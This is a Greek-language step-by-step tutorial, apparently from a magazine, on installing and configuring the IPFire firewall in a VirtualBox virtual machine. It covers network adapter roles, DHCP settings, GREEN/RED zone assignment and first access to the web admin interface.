
Βήμα 7.
Η εικονική μηχανή για το IPfire είναι έτοιμη, αλλά μην την ενεργοποιήσετε ακόμα. Πρώτα θα πρέπει να επισκεφθείτε τις ρυθμίσεις του ίδιου του VirtualBox. Στο σχετικό παράθυρο επιλέξτε την περιοχή Network και στη συνέχεια πατήστε το εικονίδιο-κατσαβίδι. (Σ.τ.Α.: Την πρώτη φορά που το είδα, διάβασα «εικονικό κατσαβίδι» και περιττό να πω ότι έπαθα ένα mini division-by-zero.) Θα εμφανιστεί ένα νέο παράθυρο. Εκεί θα βρείτε την περιοχή διευθύνσεων που χρησιμοποιείται για τις host-only κάρτες δικτύου. Μ' άλλα λόγια, θα βρείτε το IP range που εξ ορισμού θα χρησιμοποιεί το εικονικό σας δίκτυο. Σημειώστε, λοιπόν, τη διεύθυνση που θα βρείτε εκεί κι ακολούθως μεταβείτε στην καρτέλα DHCP Server. Εκεί φροντίστε να απενεργοποιήσετε τον DHCP server που ενσωματώνει το VirtualBox, καθώς το IPfire έχει το δικό του. Μετά απ' όλα αυτά μπορείτε να ξεκινήσετε την εικονική μηχανή…



Βήμα 8.
Με την πρώτη ενεργοποίηση του VM θα φορτωθεί το αρχείο ISO με το IPfire και η εγκατάσταση του λειτουργικού θα ξεκινήσει. Έτσι, το πρώτο πράγμα που θα δείτε είναι ο σχετικός boot manager και το σηματάκι του IPfire. Δώστε ένα [Enter] και η εγκατάσταση θα ξεκινήσει...




Βήμα 9.
Στα πρώτα βήματα πρέπει να επιλέξετε τη γλώσσα αλλά και το filesystem του συστήματος. Εμείς προτιμήσαμε το Ext3 έναντι του ReiserFS, καθώς είναι πολύ περισσότερο δοκιμασμένο κι αξιόπιστο, ενώ οι επιδόσεις δεν μας απασχολούν σ' αυτό το σενάριο χρήσης.




Βήμα 10.
Τα βήματα της εγκατάστασης που ακολουθούν είναι εξίσου απλά κι αφορούν στη διάταξη του πληκτρολογίου καθώς και στη ζώνη ώρας...


Βήμα 11.
Τώρα θα πρέπει να δώσετε ένα όνομα για το σύστημα (hostname) κι ένα για τον τομέα που θα συμμετέχει το σύστημα (domain name). Αμέσως μετά θα κληθείτε να ορίσετε το password του διαχειριστή του συστήματος. Φροντίστε να δώσετε ένα ισχυρό password και φυσικά να το θυμάστε!



Βήμα 12.
Από δω και στο εξής πρέπει να είστε ιδιαίτερα προσεκτικοί. Σ' αυτό το σημείο (Network configuration menu) ξεκινά η ρύθμιση των καρτών δικτύου. Αρχικά πατήστε ένα [Enter] στην πρώτη επιλογή, για να καθορίσετε το πλήθος και το ρόλο των διαθέσιμων καρτών δικτύου. Στο σενάριο που εξετάζουμε το firewall θα έχει δύο μόνο ζώνες: μία για το Internet (η λεγόμενη κόκκινη) και μία για το προστατευμένο τοπικό δίκτυο (η λεγόμενη πράσινη). Έτσι, στο παράθυρο που θα εμφανιστεί επιλέξτε το GREEN + RED και πατήστε OK.



Βήμα 13.
Τώρα πρέπει να προσδιορίσετε το ρόλο που θα αναλάβει κάθε κάρτα δικτύου. Για το σκοπό αυτό επιλέξτε το Drivers and card assignments. Στο επόμενο παράθυρο ξεκινήστε με το GREEN για να καθορίστε την κάρτα που θα βρίσκεται μπροστά από το προστατευμένο δίκτυο, μ' άλλα λόγια την κάρτα που θα βλέπουν τα μηχανήματα του LAN. Σ' αυτό το στάδιο, για να μπορείτε να διακρίνετε τις κάρτες θα χρειαστείτε τα MAC addresses που 'χατε σημειώσει κατά την αρχική ρύθμιση του VM. Για το GREEN interface επιλέξτε την κάρτα δικτύου που 'χατε ορίσει ως Host-only adapter. Συνεχίστε με το RED interface κι επιλέξτε την άλλη κάρτα δικτύου, εκείνη δηλαδή που 'χατε ορίσει ως Bridged adapter. Αμέσως μετά πατήστε το κουμπί Done.




Βήμα 14.

Εφόσον έχετε προσδιορίσει το ρόλο κάθε κάρτας, μένει να τους αποδώσετε και τις κατάλληλες διευθύνσεις. Γι' αυτόν το σκοπό επιλέξτε το Address settings. Ξεκινήστε πάλι με το GREEN interface. Εδώ θα χρειαστείτε την περιοχή διευθύνσεων που 'χατε δει (και σημειώσει) στις ρυθμίσεις του VirtualBox. Στη δική μας περίπτωση, για τις κάρτες δικτύου που έχουν οριστεί ως Host-only adapter, το VirtualBox χρησιμοποιούσε διευθύνσεις της μορφής 192.168.56.xxx. Έτσι, για την κάρτα δικτύου που έχουμε αντιστοιχήσει στο GREEN interface επιλέξαμε τη διεύθυνση 192.168.56.50. Αμέσως μετά προχωρήστε στη ρύθμιση της κάρτας που αποτελεί το RED interface. Εδώ δεν χρειάζεται να ορίσετε κάποια διεύθυνση χειροκίνητα. Η κάρτα δικτύου για το RED interface είναι εκείνη που είχε οριστεί ως Bridged adapter. Επομένως, μπορεί να πάρει διεύθυνση IP από το DHCP server του πραγματικού σας δικτύου – ενδεχομένως εκείνου που ενσωματώνει ο ADSL router σας. Ως εκ τούτου, μπορείτε απλά να επιλέξετε το DHCP και να πατήσετε το κουμπί Ok. Πλέον έχετε ξεμπερδέψει με τη ρύθμιση των καρτών δικτύου. Επιστρέψτε, λοιπόν, στο Network configuration menu και πατήστε το κουμπί Done…

Βήμα 15.


Στο επόμενο βήμα το πρόγραμμα της εγκατάστασης θα σας ρωτήσει αν θέλετε να ενεργοποιήσετε τον DHCP server του IPfire. Αυτός ο DHCP, σε αντίθεση με κείνον που αναφέραμε προηγουμένως, θα εξυπηρετεί το δίκτυο *πίσω* από το GREEN interface. Έτσι, τα μηχανήματα που συνδέονται πάνω στο IPFire για να προστατευτούν θ' αποκτούν διεύθυνση IP αυτόματα. Για τη δική σας ευκολία, λοιπόν, καλά θα κάνετε να τον ενεργοποιήσετε και να δηλώσετε την περιοχή διευθύνσεων που θέλετε να μοιράζει. Προφανώς, η περιοχή διευθύνσεων πρέπει να βρίσκεται στο ίδιο domain με την κάρτα δικτύου του GREEN interface. Για παράδειγμα, εμείς ορίσαμε την περιοχή από το 192.168.56.100 έως το 192.168.56.200. Όταν τελειώσετε, πατήστε το κουμπί OK. Σ' αυτό το σημείο για σας η εγκατάσταση έχει τελειώσει! Σε ελάχιστο χρόνο ο installer θα σας ενημερώσει για την ολοκλήρωση της διαδικασίας και θα σας ζητήσει να πραγματοποιήσετε μια επανεκκίνηση. Εσείς απλά τερματίστε την εικονική μηχανή…




Βήμα 16.

Εφόσον έχετε τερματίσει την εικονική μηχανή με το IPfire, ανοίξτε το παράθυρο με τις ρυθμίσεις της. Μεταβείτε στην περιοχή Storage και φροντίστε ν' αδειάσετε τον εικονικό οδηγό CD, απομακρύνοντας το αρχείο ISO με το IPfire. Μετά απ' αυτό μπορείτε να ενεργοποιήσετε την εικονική μηχανή και ν' αφήσετε το IPfire να φορτώσει. Σε λίγα δευτερόλεπτα το εικονικό σας firewall θα 'ναι έτοιμο προς πλήρη χρήση!

Τώρα, για να συγκροτήσετε το εικονικό σας δίκτυο και να δοκιμάσετε το IPfire, θα πρέπει να φτιάξετε μερικές εικονικές μηχανές. Φυσικά, σε καθεμία από αυτές χρειάζεται να εγκαταστήσετε κάποιο λειτουργικό. Είμαστε σίγουροι ότι έπειτα από όσα έχουμε πει για το VirtualBox, δεν θα δυσκολευτείτε καθόλου ;) Φυσικά, αν έχετε μερικές έτοιμες μπορείτε απλά να χρησιμοποιήσετε αυτές. Το μόνο που θα πρέπει να φροντίσετε αφορά στην κάρτα δικτύου τους. Συγκεκριμένα, για να μπορεί μια εικονική μηχανή να συνδεθεί στο GREEN interface του IPfire, η κάρτα δικτύου της θα πρέπει να λειτουργεί ως Host-only Adapter…





Εμείς είχαμε έτοιμη μια εικονική μηχανή με τα Windows 7. Αφού φροντίσαμε ώστε η κάρτα δικτύου της να λειτουργεί Host-only Adapter, την ενεργοποιήσαμε και τρέξαμε έναν browser. Μ' αυτόν επισκεφθήκαμε τη διεύθυνση 192.168.56.50:444. Πρόκειται για τη διεύθυνση που είχαμε αποδώσει στην κάρτα του GREEN interface του IPfire. Όσο για το port 444, είναι αυτό το οποίο χρησιμοποιείται για τις κρυπτογραφημένες συνδέσεις HTTPS που δέχεται το IPfire για την πρόσβαση στο administrative web interface. Σχεδόν ακαριαία το IPfire ζήτησε να δώσουμε το password και, αφού το δώσαμε, εμφανίστηκε η αρχική σελίδα του web interface!



